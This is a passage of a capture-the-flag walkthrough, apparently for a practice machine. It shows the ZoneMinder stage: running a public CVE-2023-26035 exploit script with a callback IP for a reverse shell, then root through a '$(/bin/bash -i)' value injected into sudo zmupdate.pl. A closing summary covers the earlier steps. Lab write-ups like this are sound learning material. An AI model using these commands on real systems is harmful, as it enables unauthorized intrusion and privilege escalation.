
A little bit attempts with the system but no luck came. At the end, I found that *zoneminder* is not only a user’s name but also a name of a system.


Here I had the version *1.36.32*. So I tried googling it.





It seems like a web interface so I use *PORT FORWARDING* in order to open on the browser in my local host







In the meanwhile, I found the solution for this challenge. Great jobs!!!


**CVE-2023-26035**

<https://github.com/rvizx/CVE-2023-26035>

python3 exploit.py -t http://localhost:8080/ -ip 10.10.14.142 -p 1234








Now using payload and netcat, we have a reverse shell of the *zoneminder* user.

Try to see if the user can do anything useful with *sudo -l*




It seems that he/she can execute all the file with the *extension .pl and start with zm in /usr/bin*.

The most intriguing part is here, after looking around in the Internet, I found the the zmupdate.pl is the one we can use to execute malicious code in order to get the reverse shell.


<https://sgzoneminder.readthedocs.io/en/latest/userguide/components.html>

So I try this :

sudo /usr/bin/zmupdate.pl --version=1 --user='$(/bin/bash -i)' --pass=ZoneMinderPassword2023



And finally we have the **root.txt** but it seems invisible. Weird ???



So I just tried to send it to my local host and …



**ALL THING DONE !!!**

1. **Conclusion**

* Use *CVE-2023-41892* get the reverse shell
* Try looking around the environment => password hash for Matthew user
* Crack it with the John
* Connect to the system through ssh => *user.txt*
* Get the zoneminder version and find the vulnerabilities => *CVE-2023-26035*
* Exploit the zmupdate.pl and get the root privilege => *root.txt*